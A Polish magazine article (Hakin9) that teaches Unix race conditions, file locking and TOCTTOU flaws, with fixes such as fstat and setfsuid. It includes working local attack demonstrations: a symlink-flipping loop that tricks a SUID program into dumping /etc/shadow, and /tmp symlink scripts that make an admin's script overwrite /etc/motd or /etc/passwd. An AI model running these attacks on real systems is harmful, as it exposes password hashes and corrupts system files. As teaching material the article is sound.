

**Artykuł pochodzi z czasopisma Hakin9.
Do ściągnięcia bezpłatnie ze strony:
<http://www.hakin9.org>**

**Bezpłatne kopiowanie i rozpowszechanie
artykułu dozwolone pod warunkiem
zachowania jego obecnej formy i treści.**

Sytuacje wyścigu

Michał Wojciechowski



Do sytuacji wyścigu (ang. *race condition*) dochodzi wówczas, gdy wiele procesów wykonuje operacje na tych samych danych, a rezultat tych operacji jest zależny od kolejności, w jakiej procesy zostaną wykonane.

Najprostszym przykładem jest przypadek dwóch procesów zapisujących dane do tego samego pliku. Jeśli ich praca nie jest w jakiś sposób zsynchronizowana, wówczas nie wiadomo, który proces *wygra wyścig*, czyli zapisze swoje dane jako pierwszy.

Dwa proste przykłady

Listing 1 przedstawia przykładowy program obrazujący taką sytuację. Program tworzy dwa procesy, z których każdy wypisuje ciąg znaków; proces macierzysty – `AAAAAAAAAA`, proces potomny – `BBBBBBBBBB`. W obu procesach wyłączone jest buforowanie wyjścia, więc wypisywanie przebiega znak po znaku (dzięki czemu można rzeczywiście zaobserwować sytuację wyścigu).

Skompilujmy ten program i wykonajmy go kilka razy.

```
devil@hell$ gcc -Wall -orace race.c
devil@hell$ ./race
BAAAAAAAAAA
BBBBBBBBBB
devil@hell$ ./race
BAAAABBBBBBBBBBAAAAAAAAA
devil@hell$ ./race
```

```
AAAAAAAAAA
BBBBBBBBBB
devil@hell$ ./race
BAAAAAAAAAA
BBBBBBBBBB
```

Jak widać, efekty mogą być różne – nie da się przewidzieć, jaki napis ukaże się na wyjściu. Nie wiadomo nawet, który z procesów rozpocznie wypisywanie jako pierwszy – czasem jest to rodzic, czasem potomek.

Powyższy przykład ma charakter wyłącznie demonstracyjny, jednak nietrudno wyobrazić sobie sytuację, w której tego typu zdarzenie mogłoby stać się problemem. Spójrzmy na kolejny program, przedstawiony na Listingu 2. Je-

Uwaga

Przykładowe programy i skrypty towarzyszące temu artykułowi testowane były pod Linuksem i FreeBSD, jednak starałem się pisać je w taki sposób, by dały się uruchomić pod dowolnym systemem zgodnym ze standardem POSIX (w jednym przypadku wymagany jest system plików `/proc`). Nie dotyczy to oczywiście linuksowego exploita luki `ptrace/kmod`, omawianego na końcu.

Listing 1. race.c – prosty przykład sytuacji wyścigu

```
#include <stdio.h>
#include <unistd.h>

int main()
{
    char *s;

    /*Wyłączenie buforowania stdout*/
    setbuf(stdout, NULL);

    if (fork())
        /* To wypisuje potomek... */
        s = "BBBBBBBBBB\n";
    else
        /* ...a to rodzic */
        s = "AAAAAAAAAA\n";

    for (; *s != '\0'; s++)
        putchar(*s, stdout);

    exit(0);
}
```

go zadaniem jest generowanie kolejnych numerów sekwencyjnych – za każdym uruchomieniem programu otrzymujemy liczbę o jeden większą od poprzedniej. Program tego rodzaju mógłby posłużyć do generowania unikatowych identyfikatorów użytkowników w serwisie WWW (działając jako CGI), mógłby także po prostu pełnić rolę licznika.

Ostatnio wygenerowany numer zapisywany jest w pliku *sequence*.

Listing 2. seq.c

```
#include <stdio.h>
#include <unistd.h>

int main()
{
    FILE *fp;
    int c;

    fp = fopen("sequence", "r+");

    fscanf(fp, "%d", &c);

    c++;
    printf("Moj numer: %d\n", c);

    /*Zapis nowego numeru do pliku*/
    rewind(fp);
    fprintf(fp, "%d\n", c);
    fclose(fp);

    return 0;
}
```

Po uruchomieniu program wczytuje ów numer, zwiększa go o jeden i zapisuje z powrotem.

Zobaczmy, jak wygląda to w praktyce. Na początek umieścimy zero w pliku *sequence*:

```
devil@hell$ echo 0 > sequence
```

Po jednokrotnym uruchomieniu programu *seq* wygenerowany zostanie numer 1. Zaaranżujmy jednak sytuację, w której program wykonywany jest kilka razy w tym samym czasie. Kilka procesów *seq* będzie się wówczas ścigać o dostęp do pliku *sequence* – spójrzmy, jaki będzie tego efekt.

```
devil@hell$ ./seq & ./seq & \
./seq & ./seq & ./seq
Moj numer: 1
Moj numer: 1
Moj numer: 1
Moj numer: 2
Moj numer: 2
```

Najwyraźniej trzy pierwsze procesy wczytały z pliku zero, następnie jeden z nich wpisał do niego nową wartość 1. Odczytały ją dwa kolejne procesy. Program nie zadziałał tak jak powinien, ponieważ nie przewidziano w nim możliwości wystąpienia sytuacji wyścigu. Co prawda została ona sprowokowana, jednak także w rzeczywistości wcale o nią nietrudno. Jeśli powyższy program byłby wykorzystywany do generowania unikatowych numerów na potrzeby witryny WWW, wówczas wyścig mógłby zostać spowodowany jednoczesną obsługą wielu żądań. Świadomy takiej sytuacji użytkownik mógłby spreparować serię żądań i doprowadzić do wygenerowania błędnych numerów.

Blokady

Dostęp do danych, z których korzysta wiele procesów, musi być koordynowany. W przypadku dostępu do plików stosowany jest zwykle mechanizm *blokowania* (ang. *locking*). Proces, który wykonuje operacje na pliku, na pewien czas zakłada na nim blokadę, uniemożliwiając dostęp innym procesom.

Zwykle wyróżnia się blokady dwu typów – odczytu i zapisu. W zależności od tego, jakie operacje wykonywane będą na pliku, proces zakłada blokadę odpowiedniego typu. Blokady odczytu nazywane są także *dzielonymi* (ang. *shared lock*), ponieważ wiele procesów może w tym samym czasie założyć tego rodzaju blokadę na pliku i odczytywać z niego dane, nie przeszkadzając sobie nawzajem. Z kolei blokady zapisu nazywa się *wyłącznymi* (ang. *exclusive lock*), gdyż tylko jeden proces może zablokować plik do zapisu – inne procesy, chcąc uzyskać dostęp do pliku, muszą poczekać na zakończenie zapisu.

Istnieje kilka odmian mechanizmu blokowania, wywodzących się z różnych wersji Uniksa. W wydaniach opartych na Systemie V występuje funkcja *lockf*, natomiast w BSD – *flock*. Standard POSIX zaleca realizację blokowania przy użyciu funkcji *fcntl* i tę właśnie funkcję zastosujemy za chwilę. Dla wygody w większości systemów uniksowych jest także implementowana funkcja *flock*.

Na Listing 3 przedstawiony został program *seq_lock*, który jest poprawioną wersją programu *seq*. Przed odczytaniem zawartości pliku program blokuje go. Parametry zakładowej blokady definiowane są w strukturze *flock*; najbardziej interesuje nas typ blokady – *F_WRLCK*, czyli blokada zapisu. Pozostałe pola struktury związane są z możliwością zablokowania dowolnego fragmentu pliku (rekordu).

Blokada zakładana jest w wyniku wywołania funkcji *fcntl* z parametrem *F_SETLK* lub *F_SETLKW*. Różnica między nimi polega na tym, że w przypadku, gdy inny proces zablokował wcześniej dostęp do pliku, *fcntl* wywołana z *F_SETLK* zwróci błąd, natomiast z *F_SETLKW* będzie czekać na udostępnienie pliku. Zwolnienie blokady przeprowadza się w taki sam sposób jak założenie, podając jako jej typ wartość *F_UNLCK*.

Sprawdźmy więc, jak *seq_lock* poradzi sobie w warunkach bojowych. Podobnie jak wcześniej *seq*, wywołujemy go pięciokrotnie w tle:



Listing 3. seq_lock.c

```

#include <stdio.h>
#include <unistd.h>
#include <fcntl.h>

int main()
{
    FILE *fp;
    int c;
    struct flock fl;

    /* Blokada zapisu */
    fl.l_type = F_WRLCK;
    fl.l_whence = SEEK_SET;
    fl.l_start = 0;
    fl.l_len = 0;

    fp = fopen("sequence", "r+");

    /* Oczekiwanie na
     * uzyskanie blokady */
    fcntl(fileno(fp), F_SETLKW,
        &fl);

    fscanf(fp, "%d", &c);

    c++;
    printf("Moj numer: %d\n", c);

    /* Zapis nowego numeru
     * do pliku */
    rewind(fp);
    fprintf(fp, "%d\n", c);

    /* Zwolnienie blokady */
    fl.l_type = F_UNLCK;
    fcntl(fileno(fp), F_SETLKW, &fl);

    fclose(fp);

    return 0;
}

```

```

devil@hell$ ./seq_lock & ./seq_lock & \
./seq_lock & ./seq_lock & ./seq_lock
Moj numer: 1
Moj numer: 2
Moj numer: 3
Moj numer: 4
Moj numer: 5

```

Jak widać, dzięki wprowadzeniu metody synchronizacji dostępu do pliku sytuacja wyścigu została zażegnana. Każdy z procesów wykonał odczyt i zapis pliku nie kolidując z pozostałymi.

Zwróćmy uwagę, że dopiero funkcja `fcntl` sprawdza, czy plik nie został wcześniej zablokowany. Oznacza to, że wywołanie `fopen` na zablokowanym pliku przebiega po-

myślnie. Dostęp do pliku jest zatem możliwy mimo blokady – można się o tym przekonać np. wywołując zaraz po `fcntl` funkcję `sleep`, a podczas drzemki procesu wydając na innej konsoli polecenie `echo 31337 > sequence`. Taki stan rzeczy wynika z faktu, że blokady, o których mówimy, są z założenia *zalecane* (ang. *advisory*), w odróżnieniu od *obowiązkowych* (ang. *mandatory* – patrz Ramka). Blokady zalecane mają wpływ jedynie na te procesy, które sprawdzają ich obecność.

Czy w takim razie stosowanie blokad ma jakikolwiek sens, skoro w gruncie rzeczy nie zapewniają one plikom żadnej ochrony? Tak, ponieważ ich rola jest inna – chronią one pliki nie przed dostępem ze strony programów i użytkowników nieuprawnionych, lecz przed jednoczesnym wykonywaniem operacji przez programy upoważnione. Służą zatem do synchronizacji dostępu do danych, a nie ich ochrony (od tego są prawa dostępu do plików). Plik *sequence* z poprzedniego przykładu powinien zatem mieć takie prawa dostępu, by jedynie procesy *seq_lock* mogły go odczytywać i zapisywać.

Pliki są najpowszechniejszym i najlepiej znanym mechanizmem dostępu do danych, dlatego też występują w głównej roli w większości przedstawianych tu przykładów. Sytuacje wyścigu mogą jednak mieć miejsce także w innych przypadkach – zawsze wtedy, gdy kilka procesów ma dostęp do tych samych zasobów systemu.

Wykorzystywanie sytuacji wyścigu

Omówione do tej pory przykłady sytuacji wyścigu dotyczyły przypad-

ków, gdy proces w sposób niezamierzony ingerował w działanie innego procesu. Mówi się, że są to sytuacje wyścigu pomiędzy współpracującymi procesami – możemy nazwać je przypadkowymi. Oprócz nich istnieją zamierzone sytuacje wyścigu – gdy jeden z procesów celowo zakłóca pracę innego. Najczęściej są one znacznie bardziej groźne w skutkach, a co za tym idzie – ciekawsze.

Jeżeli jakiś program nie jest napisany w sposób bezpieczny i powoduje wystąpienie sytuacji wyścigu, wówczas można napisać inny program, który będzie się starał wygrać wyścig i w jakiś sposób na tym skorzystać. Mamy zatem do czynienia z programem-ofiarą i z programem-napastnikiem. Jak nietrudno zgadnąć, te ostatnie to najczęściej eksploaty pisane przez hakerów.

Wiele sytuacji wyścigu opisywanych jest regułą nazywaną w skrócie *TOCTTOU* (ang. *time of check to time of use* – czas sprawdzenia a czas użycia). Dotyczy ona pewnego mechanizmu: program sprawdza, czy wystąpił określony warunek, i w zależności od wyniku owego sprawdzenia wykonuje następną operację. Oto najbardziej popularny przykład takiej sytuacji:

```

if (access("plik", R_OK) == 0)
    fp = fopen("plik", "r");

```

Wywołując funkcję `access` program sprawdza, czy użytkownik, który uruchomił program, dysponuje prawem odczytu określonego pliku. Jeśli tak – plik jest otwierany przy pomocy funkcji `fopen`.

Z pozoru wygląda to na jak najbardziej prawidłowy fragment programu; mamy tu jednak do czynienia

Blokady obowiązkowe

O ile właściwe funkcjonowanie blokad zalecanych wymaga ich przestrzegania przez procesy, to w przypadku blokad obowiązkowych funkcję tę przejmuje jądro. Nadzoruje ono wywołania funkcji `open`, `read` i `write`, i jeśli wskutek wykonania którejś z nich mogłoby dojść do naruszenia blokady, wówczas funkcja kończy się błędem. Blokadom obowiązkowym podlegają zatem wszystkie procesy.

Blokady obowiązkowe wymagają wsparcia ze strony systemu plików. W Linuksie ich obsługę włącza się poprzez zamontowanie systemu plików z opcją `mand`.

Mechanizmy blokowania w Perlu i PHP

Zarówno w Perlu jak i w PHP obsługa blokad realizowana jest przez funkcję `flock`. Wywołuje się ją tak samo jak jej odpowiednik systemowy, czyli podając jako argumenty deskryptor pliku i typ blokady. Dopuszczalne są następujące typy:

- `LOCK_SH` – blokada dzielona,
- `LOCK_EX` – blokada wyłączna,
- `LOCK_UN` – zwolnienie blokady.

Oto przykład otwierania pliku do zapisu oraz zakładania blokady wyłącznej w Perlu:

```
open(F, "> plik.txt");
flock(F, LOCK_EX);
```

...oraz to samo w PHP:

```
$fp = fopen("plik.txt", "w");
flock($fp, LOCK_EX);
```

z klasyczną sytuacją wyścigu. Po między wywołaniami `access` i `fopen` plik może bowiem ulec zmianie (na przykład może zostać usunięty). Jest to konsekwencją wielozadaniowości systemu operacyjnego, a właściwie sposobu jej realizacji. System operacyjny może przerwać działanie procesu w dowolnej chwili – jest zatem możliwe, że proces zostanie wstrzymany pomiędzy wywołaniami `access` i `fopen`, a włączony zostanie inny proces, który modyfikuje otwierany plik. Po powrocie do pierwszego procesu funkcja `fopen` będzie pracować na niewłaściwym pliku.

Argumentem funkcji `access` i `fopen` jest nazwa pliku. Program zakłada, że przy obu wywołaniach nazwa odnosi się do tych samych danych na dysku. Jest to jednak błędne założenie, ponieważ *powiązanie* (ang. *binding*) między nazwą pliku a danymi nie jest stałe. Nazwa pliku stanowi jedynie rodzaj etykiety, którą można w każdej chwili przenieść w inne miejsce.

Procesy a wątki

Obok procesów w systemie operacyjnym funkcjonuje mechanizm wątków. Procesy i wątki mają wiele cech podobnych; jedną z nich jest zagrożenie sytuacjami wyścigu. Także w przypadku wątków istnieje potrzeba synchronizacji dostępu do danych – jest ona realizowana poprzez mechanizm mutesów, analogiczny do blokad.

Niektóre operacje wykonywane przez proces nazywane są *atomowymi* (ang. *atomic*). System operacyjny nie może przerwać procesu przed zakończeniem działania takiej operacji – jest ona zatem niepodzielna. Sprawdzenie dostępu do pliku (`access`), a następnie jego otwarcie (`fopen`), nie jest operacją atomową, dlatego pojawia się sytuacja wyścigu, polegająca na możliwości zmiany powiązania między nazwą a danymi pliku.

Funkcja `access` bywa używana w programach z ustawionym bitem SUID w celu stwierdzenia, czy plik może zostać otwarty przez użytkownika uruchamiającego program (brany jest pod uwagę rzeczywisty, a nie efektywny identyfikator użytkownika). Ma to zapewnić ochronę przed sytuacją, gdy użytkownik wykorzystuje program uprzywilejowany do uzyskania dostępu do pliku, który normalnie jest dla niego niedostępny.

Przykładowy program, widoczny na Listingu 4, służy do wyświetlenia zawartości pliku o nazwie podanej jako argument. Zakładamy, że program ten będzie działał z prawem SUID, a jego właścicielem będzie root. Przy pomocy tego programu każdy użytkownik mógłby zatem otworzyć dowolny plik w systemie. Aby umożliwić otwieranie jedynie tych plików, do których użytkownik faktycznie ma dostęp, wprowadzamy funkcję `access`.

Skompilujemy program i ustawimy mu bit SUID (naturalnie korzystając z konta root):

```
root@hell# gcc -Wall -oshow show.c
root@hell# chmod u+s show
```

Sprawdźmy teraz, jak działa zabezpieczenie realizowane przez funkcję `access`. Spróbujmy odczytać zawartość pliku `/etc/shadow` posługując się kontem zwykłego użytkownika:

```
devil@hell$ ./show /etc/shadow
/etc/shadow: Permission denied
```

Zgodnie z założeniami, użytkownik może otwierać tylko te pliki, do których faktycznie ma dostęp. Ponieważ jednak, jak już wiemy, w programie występuje klasyczna sytuacja wyścigu, postaramy się ją wykorzystać.

Rozpoczynamy atak. Na wybranej konsoli tworzymy pusty plik:

```
devil@hell$ touch pusty
```

Następnie uruchamiamy jednowierszowy skrypt powłoki:

```
devil@hell$ while [ ! ]; do ln -sf \
pusty plik; ln -sf /etc/shadow plik;
done
```

Skrypt ten tworzy dowiązanie symboliczne o nazwie `plik`, prowadzące do utworzonego wcześniej pustego pliku. Następnie zmienia plik docelowy dowiązania na `/etc/shadow`, potem z powrotem na `pusty`, i tak w nieskończoność. Dowiązanie takie możemy nazwać *migoczącym*, ponieważ jego plik docelowy nieustannie się zmienia.

Teraz druga część ataku – na innej konsoli wpisujemy następujące polecenie:

```
devil@hell$ touch wynik
devil@hell$ while [ ! -s wynik ]; \
do ./show plik > wynik \
2> /dev/null; done
```

Wywołujemy tu raz za razem program `show`, przekierowując wyniki jego pracy do utworzonego za-



Listing 4. *show.c* – program typu SUID

```
#include <stdio.h>
#include <unistd.h>

int main(int argc, char *argv[])
{
    FILE *fp;
    char buf[100];

    /* Czy użytkownik ma prawo
     * odczytu pliku? */
    if (access(argv[1], R_OK) == 0)
        fp = fopen(argv[1], "r");
    else {
        perror(argv[1]);
        exit(1);
    }

    /* Wczytanie kolejnych
     * wierszy pliku... */
    while (fgets(buf, 100, fp)
           != NULL)
        /* ...oraz wyświetlenie
         * ich na wyjściu */
        fputs(buf, stdout);

    fclose(fp);

    exit(0);
}
```

wczasu pliku *wynik* (początkowo pustego). Jeśli za którymś razem mieliśmy szczęście, wówczas funkcja `access` została wykonana na pliku *pusty*, a `fopen` na */etc/shadow*. Pomiedzy wywołaniami nastąpiła zmiana pliku docelowego dowiązania *plik* spowodowana działaniem uruchomionego wcześniej skryptu. Zawartość */etc/shadow* trafiłaby do pliku *wynik*. Pętla `while` zostanie wówczas zakończona, ponieważ jej warunkiem jest zerowa długość pliku *wynik*.

Pozostaje zatem tylko cierpliwie poczekać. Prędzej czy później dopisze nam szczęście, skrypt zakończy pracę, a po wpisaniu polecenia `cat wynik` naszym oczom ukaże się upragniona zawartość pliku */etc/shadow*.

Opisana metoda nazywana jest *brutalną* lub *siłową* – całkiem zresztą słusznie, ponieważ polega na ustawicznym podejmowaniu prób na siłę, aż do skutku. Jest to jedna z powszechnie stosowanych metod wykorzystywania sytuacji wyścigu.

Często bywa tak, że okoliczności, w których atak odnosi zamierzony skutek, występują na tyle rzadko, że trzeba je sprowokować – właśnie poprzez ciągłe ponawianie prób.

Istnieje wiele sposobów usprawnienia ataku. Można na przykład zastąpić skrypt powłoki programem w C, wykonującym to samo zadanie o wiele wydajniej. Ponadto w czasie podejmowania prób można dodatkowo obciążyć system (na przykład wywołując pętlę `while [1]; do echo -n; done`). Często korzysta się także z możliwości obniżenia priorytetu procesu ofiary (poleceniem `nice`).

Chcąc uniknąć tego rodzaju sytuacji wyścigu we własnym programie, programista musi wiedzieć, w jakich okolicznościach może pojawić się zagrożenie i umieć zastosować metody zapobiegawcze. Każdy fragment programu, w którym akcja podejmowana jest na podstawie sprawdzonego wcześniej warunku, musi zostać przanalizowany pod kątem ewentualnego niebezpieczeństwa. Za poprawny można uznać jedynie taki kod, w którym sprawdzenie warunku i akcja stanowi operację atomową lub też istnieje całkowita pewność, że plik (lub inny obiekt) nie może ulec zmianie w międzyczasie.

Niebezpieczną kombinacją `access/fopen` można zastąpić poniższym fragmentem kodu, wykorzystującym funkcję `fstat`:

```
fp = fopen("plik", "r");
if (fstat(fileno(fp), &st) < 0)
    fclose(fp);
```

W strukturze `st` znajdują się między innymi prawa dostępu do pliku, na podstawie których można następnie ustalić, czy użytkownik uruchamiający program ma prawo otworzyć plik. Jak widać, także tutaj operacja przebiega dwuetapowo (najpierw `fopen`, potem `fstat`), nie jest więc atomowa. Argumentem funkcji `fstat` jest jednak wskaźnik do pliku zwrócony przez `fopen`. Powiązanie między wskaźnikiem a danymi pliku jest stałe, nie jest zatem narażone na skutki działania innego procesu w czasie między

Pliki systemowe

Wiele programów, także uprzywilejowanych, korzysta z plików systemowych i polega na ich poprawnej zawartości. Modyfikacja plików systemowych zakłóca pracę tych programów, co może mieć niespodziewane efekty. Ciekawym przykładem jest zachowanie dawnych wersji programu `su`. Jeśli ów program nie mógł z jakiegoś powodu otworzyć pliku *passwd*, wówczas uruchamiał powłokę z uprawnieniami roota, aby umożliwić naprawę systemu.

wywołaniem `fopen` i `fstat` – czego nie można powiedzieć o powiązaniu pomiędzy nazwą pliku a danymi.

W niektórych systemach występuje funkcja `faccess`, której argumentem jest wskaźnik do pliku. Można z niej korzystać zamiast `fstat`.

Ciekawe rozwiązanie problemu zastosowano w Linuksie. Obok rzeczywistego, efektywnego i zachowanego identyfikatora użytkownika wprowadzono dodatkowy identyfikator FSUID, obowiązujący podczas sprawdzania praw dostępu do plików. Domyślnie jest on kopią identyfikatora efektywnego i wraz z nim się zmienia, można jednak ustawić jego wartość niezależnie – służy do tego funkcja `setfsuid`.

Najczęściej wymienianym przykładem zastosowania `setfsuid` są linuksowe serwery NFS. Po otrzymaniu żądania dostępu do danych, serwer NFS zmienia swój identyfikator na identyfikator użytkownika, który wysłał żądanie – dzięki temu serwer nie dysponuje większymi prawami dostępu do danych niż sam użytkownik. Efektem ubocznym jest jednak narażenie serwera NFS na działanie sygnałów wysyłanych przez nie-

Listing 5. *win2iso*

```
#!/bin/sh

WIN="\245\214\217\271\234\237"
ISO="\241\246\254\261\266\274"

tr WIN ISO < $1 > /tmp/win2iso.tmp
mv /tmp/win2iso.tmp $1
```

Listing 6. *win2iso* – wersja druga

```
#!/bin/sh

WIN="\245\214\217\271\234\237"
ISO="\241\246\254\261\266\274"

tr WIN ISO < $1 > /tmp/win2iso.$$
mv /tmp/win2iso.$$ $1
```

uprawnionych użytkowników (dowolny użytkownik może unicestwić proces demona NFS). Wprowadzenie funkcji `setfsuid` rozwiązuje ten problem, ponieważ pozwala ograniczyć prawa dostępu do plików, jakimi dysponuje demon NFS, bez zmiany jego identyfikatora użytkownika.

W programie `show.c` można zastąpić sprawdzanie praw dostępu do pliku wywołaniem `setfsuid`, które przypisuje FSUID-owi rzeczywisty identyfikator użytkownika:

```
setfsuid(getuid());
if ((fp = fopen(argv[1], "r"))
    == NULL) {
    perror(argv[1]);
    exit(1);
}
```

Jak widać, funkcja `setfsuid` w dużym stopniu ułatwia realizację kontroli dostępu do plików. Należy jednak pamiętać, że jest to funkcja rdzennie linuksowa, zatem nie może być stosowana w programach, które miałyby być przenośne.

Pliki tymczasowe

Bardzo często sytuacja wyścigu jest ubocznym efektem niewłaściwego korzystania z plików tymczasowych (ang. *temporary files*). Takie pliki są powszechnie stosowane w programach, najczęściej w charakterze pomocniczych buforów na dane, bądź jako brudnopis, w którym umieszczana jest treść nowo tworzonego pliku przed jego zapisaniem pod właściwą nazwą.

Wielu programistów nie zdaje sobie sprawy z niebezpieczeństw towarzyszących korzystaniu z plików tymczasowych. Dowodem na to mogą być chociażby nader częste doniesie-

nia o odkrywaniu w programach coraz to nowych luk, wynikających właśnie z nieodpowiednio zrealizowanej obsługi plików tymczasowych.

Posłużmy się bardzo prostym przykładem nieostrożności w wykorzystaniu pliku tymczasowego. Wyobraźmy sobie administratora, który dosyć często otrzymuje (np. w łącznikach) pliki tekstowe z polskimi znakami w kodowaniu CP-1250 (Windows). Ponieważ jego ulubiony edytor radzi sobie tylko z kodowaniem ISO, postanowił napisać skrypt umożliwiający łatwą konwersję pliku tekstowego. Skrypt ten widoczny jest na Listingu 5.

Jak widać, skrypt jest bardzo prosty: wywołuje polecenie `tr`, które zamienia znaki w kodowaniu Windows na ich odpowiedniki ISO. Ponieważ jednak ten sam plik nie może być jednocześnie wejściem i wyjściem dla `tr`, potrzebny jest plik tymczasowy. Wynik działania `tr` trafia do pliku `/tmp/win2iso.tmp`, który następnie przenoszony jest w miejsce oryginalnego pliku.

Na czym zatem polega niebezpieczeństwo? Otóż skrypt nie sprawdza, czy plik tymczasowy `/tmp/win2iso.tmp` nie został utworzony wcześniej. Można by sądzić, że nie ma to większego znaczenia, skoro i tak poprzednia zawartość pliku zostaje usunięta (efekt zastosowania przekierowania `>`). Jeśli jednak istniałby wcześniej plik `/tmp/win2iso.tmp` będący dowiązaniem symbolicznym do innego pliku, wówczas ów inny plik zostałby potraktowany jak plik tymczasowy. Innymi słowy: plik docelowy dowiązania zostałby nadpisany zawartością pliku poddawanego konwersji.

Zwróćmy uwagę na dwie rzeczy: po pierwsze – skrypt `win2iso` uruchamiany jest przez administratora, a więc działa z jego uprawnieniami; po drugie – każdy użytkownik może utworzyć plik w katalogu `/tmp`. Moglibyśmy zatem zawczasu stworzyć plik `/tmp/win2iso.tmp` będący dowiązaniem symbolicznym do pliku systemowego. Gdy administrator uruchomi skrypt, plik systemowy zostanie nadpisany.

Dla przykładu na ofiarę wybierzemy plik `/etc/motd` (aby za wiele nie zepsuć; nic nie stoi jednak na przeszkodzie, by tak samo potraktować inny plik systemowy, choćby `/etc/passwd`).

```
devil@hell$ ln -s /etc/motd \
/tmp/win2iso.tmp
```

Teraz pozostaje nam już tylko cierpliwie czekać, aż administrator uruchomi swój skrypt.

```
root@hell# win2iso plik.txt
```

Efekt? Przy następnym zalogowaniu się do systemu administrator zostanie przywitany konwertowanym ostatnio plikiem tekstowym. Oczywiście następstwa nadpisania pliku `/etc/passwd` byłyby znacznie groźniejsze. Pliki systemowe są dość wdzięcznym obiektem eksperymentów – zabawy z nimi mogą niekiedy przynieść zaskakujące rezultaty (patrz Ramka).

Administrator, jak każdy człowiek, uczy się na błędach. Przyjmijmy zatem, że nauczony doświadczeniem poprawił skrypt `win2iso`, stosując technikę zabezpieczającą przed omówioną metodą ataku. Druga wersja skryptu przedstawiona jest na Listingu 6.

Symbol `$$` zastępowany jest przez powłokę identyfikatorem procesu (PID), w związku z czym nie wiadomo, jaka będzie nazwa pliku tymczasowego. Atak nie będzie zatem tak prosty, jak poprzednio.

Jak zdążyliśmy się już przekonać, przy okazji programu `show`, nader skuteczną metodą jest atak siłowy – zastosujemy go więc i tym razem, jednak w nieco inny sposób. Skoro nie potrafimy przewidzieć nazwy pliku tymczasowego, zawczasu przygotujemy pliki o *wszystkich* możliwych nazwach, przy czym każdy z nich będzie dowiązaniem symbolicznym do tego samego pliku systemowego (w tej roli ponownie nieśczęsny `/etc/motd`). Skrypt realizujący ten przebiegły plan pokazany jest na Listingu 7.

Skrypt tworzy 65535 plików, odpowiadających kolejnym PID-om pro-



Listing 7. Skrypt tworzący dowiązania do pliku `/etc/motd`

```
#!/bin/sh

pid=1

while [ $pid -lt 65536 ]; do
  ln -s /etc/motd \
    "/tmp/win2iso.$pid"
  pid=`expr $pid + 1`
done
```

cesu `win2iso` (liczbę tę można zwiększyć, co zresztą bywa niekiedy konieczne, ponieważ w stosowanych obecnie systemach operacyjnych identyfikatory procesu mogą mieć większe wartości). Jego wykonanie może chwilę potrwać, uzbrojmy się więc w cierpliwość. Tym bardziej, że również tym razem będziemy musieli poczekać, aż administrator uruchomi skrypt `win2iso`. Efekt będzie taki sam, jak poprzednio – nadpisanie `/etc/motd`.

W obu przykładach z `win2iso` sytuacje wyścigu są z góry wygrane – atak następuje w zasadzie dużo wcześniej, niż uruchomienie programu ofiary. Jedynym warunkiem powodzenia jest zaistnienie odpowiednich okoliczności (czyli wykonanie skryptu `win2iso`) oraz oczywiście brak spostrzegawczości administratora – zakładamy, że nie zauważy on ponad 60 tysięcy plików utworzonych w katalogu `/tmp`.

W kolejnym przykładzie zobaczymy sytuację wyścigu z prawdziwego zdarzenia. Zaczniemy od scenariusza; w roli głównej po raz trzeci pomysłowy administrator systemu.

Administrator zdenerwował się, że niektórzy użytkownicy systemu korzystają z IRC-a, choć regulamin tego zabrania. Po serii prób i gróźb postanowił przykładowo ukarać niesubordynowanych użytkowników, blokując im na jakiś czas konta. Przygotował skrypt `/etc/noentry`, pokazujący użytkownikowi komunikat o zablokowaniu konta, który będzie uruchamiany zamiast powłoki użytkownika (skrypt przedstawiony jest na listingu 8.). Ponadto, ze względu na dużą liczbę użytkowników systemu, ad-

ministrator nie chciał marnować czasu na mozolne modyfikowanie pliku `/etc/passwd`. Napisał zatem skrypt `denyirc` (widoczny na Listingu 9), który miał zautomatyzować to zadanie.

Skrypt wczytuje kolejne wiersze z pliku `/etc/passwd`. Jeśli identyfikator użytkownika (UID) jest większy bądź równy 1000 (od tego numeru zaczynają się konta zwykłych użytkowników), wówczas skrypt sprawdza, czy w katalogu domowym użytkownika znajduje się plik `.ircrc`. Jeśli tak, traktuje to jako żelazny dowód na to, że użytkownik korzystał z IRC-a. Jego konto jest zatem blokowane poprzez zmianę nazwy powłoki użytkownika na `/etc/noentry`. Po ewentualnej modyfikacji, kolejne wiersze zapisywane są w pliku tymczasowym, który na koniec przenoszony jest w miejsce pierwotnego pliku `/etc/passwd`.

Przeglądając się początkowym poleceniom skryptu widać, że tym razem administrator starał się zadbać o bezpieczeństwo (o tym, czy mu się udało – za chwilę). Ustawiana jest bezpieczna wartość `umask` (077), co ma na celu ochronę plików tworzonych w katalogu `/tmp` przed dostępem ze strony nieuprawnionych użytkowników. Skrypt zabezpiecza się także przed atakiem przez wcześniejsze utworzenie dowiązania symbolicznego (czyli przed tym, co było zgubne dla `win2iso`) – plik `/tmp/denyirc.$$` jest przezornie usuwany poleceniem `rm -f`.

Wiemy już zatem, że atak poprzez utworzenie tysięcy dowiązań symbolicznych nie zda egzaminu – najważniejsze z nich (odpowiadające PID-owi procesu `denyirc`) zostałyby usunięte. Zauważmy jednak, że pomiędzy usunięciem pliku a utworzeniem go na nowo (co następuje przy pierwszym wykonaniu polecenia `echo $n >> $TMPFILE`) upły-

Listing 9. `denyirc` – blokada kont użytkowników IRC-a

```
#!/bin/sh
TMPFILE=/tmp/denyirc.$$
umask 077
# Na wszelki wypadek usuwamy
#plik tymczasowy
rm -f $TMPFILE
while read n; do
  uid=`echo $n | awk -F: \
    '{print $3}'`
  # Sprawdzenie, czy UID >= 1000
  if [ $uid -ge 1000 ]; then
    home=`echo $n | awk -F: \
      '{print $6}'`
    if [ -f $home/.ircrc ]; then
      # Zmiana powłoki użytkownika
      # na /etc/noentry
      l=`echo $n | sed -e 's#\
        [^:]\+$/etc/noentry#'`
      fi
    fi
    echo $n >> $TMPFILE
done < /etc/passwd
# Przeniesienie pliku
# w miejsce docelowe
mv $TMPFILE /etc/passwd
```

wa nieco czasu – a dokładniej tyle, ile potrzeba na otwarcie pliku `passwd`, wczytanie pierwszego wiersza i przekonanie się, że nie wymaga on modyfikacji (ponieważ tradycyjnie pierwszy wiersz w `passwd` odpowiada kontu roota). Potraktujemy to jako zaproszenie do wzięcia udziału w wyścigu, zresztą o nie byle jaką stawkę – możliwość zapisu do pliku `/etc/passwd`.

